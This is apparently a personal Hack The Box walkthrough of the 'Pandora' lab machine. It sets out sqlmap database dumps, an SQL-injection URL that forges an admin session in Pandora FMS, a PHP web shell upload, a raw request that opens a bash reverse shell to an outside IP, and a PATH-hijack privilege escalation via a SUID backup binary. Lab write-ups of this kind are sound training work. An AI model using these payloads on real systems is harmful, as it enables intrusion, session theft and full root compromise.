
Now lets see this pandora DB tables

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-
Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora --tables
```

```
| tupdate_package                    |
| tupdate_settings                   |
| tuser_double_auth                  |
| tuser_task                         |
| tuser_task_scheduled               |
| tusuario                           |
| tusuario_perfil                    |
| tvisual_console_elements_cache     |
| twidget                            |
| twidget_dashboard                  |
+------------------------------------+
```

Lets dump this table (This is user in spanish)

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora -T tusuario --dump
```




But we did miss the sessions_php for an session cookie
Lets run it again

```
sqlmap -r /home/pks/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora/pandora.req --batch -D pandora -T tsessions_php --dump
```

```
| f0qisbrojp785v1dmm8cu1vkaj | id_usuario|s:6:"daniel";                                  | 1641200284 |
| fikt9p6i78no7aofn74rr71m85 | NULL                                                      | 1638786504 |
| fmr8uq6bkdbv3ckssiekfsgftk | id_usuario|s:6:"daniel";                                  | 1728320255 |
| fqd96rcv4ecuqs409n5qsleufi | NULL                                                      | 1638786762 |
| g0kteepqaj1oep6u7msp0u38kv | id_usuario|s:6:"daniel";                                  | 1638783230 |
| g4e01qdgk36mfdh90hvcc54umq | id_usuario|s:4:"matt";alert_msg|a:0:{}new_chat|b:0;       | 1638796349 |
| gf40pukfdinc63nm5lkroidde6 | NULL                                                      | 1638786349 |
| gjps1bj1lbeesefmrossfo8np2 | NULL                                                      | 1728321256 |
| heasjj8c48ikjlvsf1uhonfesv | NULL                                                      | 1638540345 |
| hsftvg6j5m3vcmut6ln6ig8b0f | id_usuario|s:6:"daniel";                                  | 1638168492 |
| jecd4v8f6m1cgn4634pdfl74rd | id_usuario|s:6:"daniel";                                  | 1638456173 |
```


Lets try this session in the URL we used to test SQL Injection
Then i opened a new tab and got to the base URL and we get logged in




But matt seems like not a admin so another trick is to do this with the URL

```
http://127.0.0.1:8000/pandora_console/include/chart_generator.php?
session_id=1' union select 1,2,'id_usuario|s:5:"admin";'-- -
```


put this in and refersh the login page again to get logged in as admin




Now if u go to Admin Tools → File Manager
We can upload a file here




Now lets make a revshell



and lets upload this



So if u go to locatlhost:8000/pandora_console/images
we can spot our file there



Now lets click this and try to run id command

http://localhost:8000/pandora_console/images/shell.php?cmd=id

uid=1000(matt) gid=1000(matt) groups=1000(matt)

Now lets get a revshell as matt
First start a listener

```
~/Documents/Notes/Hands-on-Hackin
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Now we send this request to get a revshell

Request

Pretty Raw Hex \n

```
1  POST /pandora_console/images/shell.php HTTP/1.1
2  Host: localhost:8000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:130.0) Gecko/20100101
   Firefox/130.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  DNT: 1
8  Sec-GPC: 1
9  Connection: keep-alive
10 Cookie: PHPSESSID=dahbv5g71tfc6aq1f9jfb2f84c
11 Upgrade-Insecure-Requests: 1
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-Site: none
15 Sec-Fetch-User: ?1
16 Priority: u=0, i
17 Content-Type: application/x-www-form-urlencoded
18 Content-Length: 4
19
20 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.24/9001+0>%261'
```

And if u send this we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.136 44896
bash: cannot set terminal process group (867): Inappropriate ioctl for device
bash: no job control in this shell
matt@pandora:/var/www/pandora/pandora_console/images$
```

Here is your user.txt

```
matt@pandora:/var/www/pandora/pandora_console/images$ cd
cd
bash: cd: HOME not set
matt@pandora:/var/www/pandora/pandora_console/images$ cd /home/matt
cd /home/matt
matt@pandora:/home/matt$ ls -al
ls -al
total 24
drwxr-xr-x 2 matt matt 4096 Dec  7  2021 .
drwxr-xr-x 4 root root 4096 Dec  7  2021 ..
lrwxrwxrwx 1 matt matt    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25  2020 .bashrc
-rw-r--r-- 1 matt matt  807 Feb 25  2020 .profile
-rw-r----- 1 root matt   33 Oct  7 14:04 user.txt
matt@pandora:/home/matt$
```

Now lets upgrade our shell

```
matt@pandora:/home/matt$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
matt@pandora:/home/matt$ ^Z
[1]  + 141328 suspended  nc -lvnp 9001


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)±3
stty raw -echo; fg

[1]  + 141328 continued  nc -lvnp 9001

matt@pandora:/home/matt$ export TERM=xterm
matt@pandora:/home/matt$
```

Vertical PrivEsc

Lets try linpeas real quick

```
[+] [CVE-2021-4034] PwnKit

    Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
    Exposure: probable
    Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
    Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

It might have pkexec as SUID for this lets see this

But lets just check all the SUID binary here

```
matt@pandora:/home/matt$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pandora_backup
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
/usr/bin/at
/usr/bin/fusermount
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
matt@pandora:/home/matt$
```

This one is odd lets see what this is
Lets get this on our machine to run strings on this as this machine doesnt have strings

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)±3 (39.162s)
nc -lvnp 9002 > pandora_backup

Listening on 0.0.0.0 9002
Connection received on 10.10.11.136 57860
^C
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Pandora git:(main)±4 (0.047s)
file pandora_backup

pandora_backup: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dyn
c20c8dab66fce55af8, for GNU/Linux 3.2.0, not stripped
```

Lets run strings on this now

```
u/UH
[]A\A]A^A_
PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandora/pandora_console/*
Backup failed!
Check your permissions!
Backup successful!
Terminating program!
;*3$"
```

This is not doing the path so it is vulnerable to PATH injection
But it does have somethign that is not allowing for this

```
matt@pandora:/home/matt$ sudo -l
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
matt@pandora:/home/matt$
```

So for this lets just get new shell with .ssh lets make some keys here

```
~/HacktheBox/Challenges/Idk (1.095s)
ssh-keygen -f matt

Generating public/private ed25519 key pair.
Enter passphrase for "matt" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in matt
Your public key has been saved in matt.pub
The key fingerprint is:
SHA256:8O3FlcGT1h91PfJqARzV2NDnZ36MVb2/vF2yck1N3Z8 pks@ArchLinux
The key's randomart image is:
+--[ED25519 256]--+
|          ..o+Bo*|
|           o o=OB|
|      .     ..=oX|
|       o . . o oX|
|        S . o oB*|
|         . . o.EO|
|          . . oo+|
|             . .=+|
|              o..o|
+----[SHA256]-----+
```

```
~/HacktheBox/Challenges/Idk (0.03s)
ls -al

total 8
drwxr-xr-x 1 pks pks  24 Oct  7 23:49 .
drwxr-xr-x 1 pks pks 152 Oct  7 19:38 ..
-rw------- 1 pks pks 399 Oct  7 23:49 matt
-rw-r--r-- 1 pks pks  95 Oct  7 23:49 matt.pub
```

Lets put this matt.pub key in the .ssh directory of matt
and try to login with the other key

```
~/HacktheBox/Challenges/Idk (3.184s)
ssh -i matt matt@10.10.11.136

The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:11: panda.htb
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.


matt@pandora:~ (0.145s)
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon  7 Oct 18:12:05 UTC 2024

  System load:  0.0               Processes:             247
  Usage of /:   63.5% of 4.87GB   Users logged in:       1
  Memory usage: 16%               IPv4 address for eth0: 10.10.11.136
  Swap usage:   0%

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


matt@pandora ~
```

Now lets try the trick of sudo -l to see if any error occurs

```
matt@pandora ~ (1.514s)
sudo -l
[sudo] password for matt:


matt@pandora ~
```

This is good here is the way to get root

```
matt@pandora:~ (0.11s)
echo "/bin/bash" > tar

matt@pandora ~ (0.11s)
export PATH=$(pwd):$PATH

matt@pandora ~ (0.145s)
which tar
/usr/bin/tar

matt@pandora ~ (0.208s)
chmod +x tar

matt@pandora:~ (0.209s)
which tar
/home/matt/tar
```

Now just run the binary to get root

```
matt@pandora ~
/usr/bin/pandora_backup

PandoraFMS Backup Utility
Now attempting to backup PandoraFMS client
root@pandora:~# id
uid=0(root) gid=1000(matt) groups=1000(matt)
root@pandora:~#
```

And here is your root.txt

```
root@pandora:~# cd /root
root@pandora:/root# ls -al
total 36
drwx------  5 root root 4096 Oct  7 14:04 .
drwxr-xr-x 18 root root 4096 Dec  7  2021 ..
drwxr-xr-x  2 root root 4096 Dec  7  2021 .backup
lrwxrwxrwx  1 root root    9 Jun 11  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Jan  3  2022 .cache
-rw-r--r--  1 root root  250 Oct  7 14:03 .host_check
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-r--------  1 root root   33 Oct  7 14:04 root.txt
drwx------  2 root root 4096 Dec  7  2021 .ssh
root@pandora:/root#
```

Thanks for reading :)